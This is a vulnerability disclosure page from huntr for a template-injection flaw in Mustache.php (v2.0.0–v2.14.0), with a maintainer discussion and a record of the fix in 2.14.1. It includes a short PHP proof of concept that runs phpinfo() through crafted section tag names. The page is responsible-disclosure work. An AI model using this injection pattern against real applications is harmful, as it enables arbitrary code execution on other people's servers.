huntr

Improper Neutralization of Special Elements Used in a Template Engine in bobthecow/mustache.php

0



Reported on Jan 18th 2022

Description

In Mustache.php v2.0.0 through v2.14.0, Sections tag can lead to arbitrary php code execution even if strict_callables is true when section value is controllable.

Proof of Concept

```
<?php
require 'vendor/autoload.php';

$m = new Mustache_Engine([
    'cache' => './cache',
    'strict_callables'=>true
    ]);
echo $m->render('{{# repo
phpinfo();// }}
No repos :(
{{/ repo
phpinfo();// }}', array('repo' =>array()));
```

Impact

This vulnerability is capable of arbitrary command execution when attacker can control the value of tag

Chat with us

(Published)

Vulnerability Type

CWE-1336: Improper Neutralization of Special Elements Used in a Template Engine

Severity

Medium (5.3)


Visibility

Public

Status

Fixed

Found by



Fixed by



This report was seen 865 times.

We are processing your report and will contact the **bobthecow/mustache.php** team within 24 hours. 10 months ago

altm4n modified the report 10 months ago

We created a GitHub Issue asking the maintainers to create a SECURITY.md 10 months ago

Chat with us

This is probably CWE-1336 rather than CWE-77.

Justin Hileman 10 months ago

Maintainer

Affected versions are Mustache.php v2.0.0 through v2.14.0.

It's probably worth noting that this requires rendering untrusted user content as a template.

In the interest of a cleaner PoC, registering the mustache autoloader is unnecessary, as is the cache setting, and strict_callables should be a boolean true not the string 'true':)

altm4n modified the report 10 months ago

altm4n modified the report 10 months ago

altm4n 10 months ago

Researcher

You are right, I edit the description:)

altm4n modified the report 10 months ago

altm4n modified the report 10 months ago

Adam Nygate 10 months ago

Admin

I've updated the CWE as per Justin's request

altm4n modified the report 10 months ago

Adam Nygate 10 months ago

Admin

I've updated the CVSS as per Justin's request

Justin Hileman validated this vulnerability 10 months ago

Chat with us

altm4n has been awarded the disclosure bounty ✓
The fix bounty is now up for grabs
Justin Hileman marked this as fixed in 2.14.1 with commit 579ffa 10 months ago
Justin Hileman has been awarded the fix bounty ✓
This vulnerability will not receive a CVE 🗶

Sign in to join this conversation

2022 © 418sec

huntr	part of 418sec
home	company
hacktivity	about
leaderboard	team
FAQ	
contact us	
terms	
privacy policy	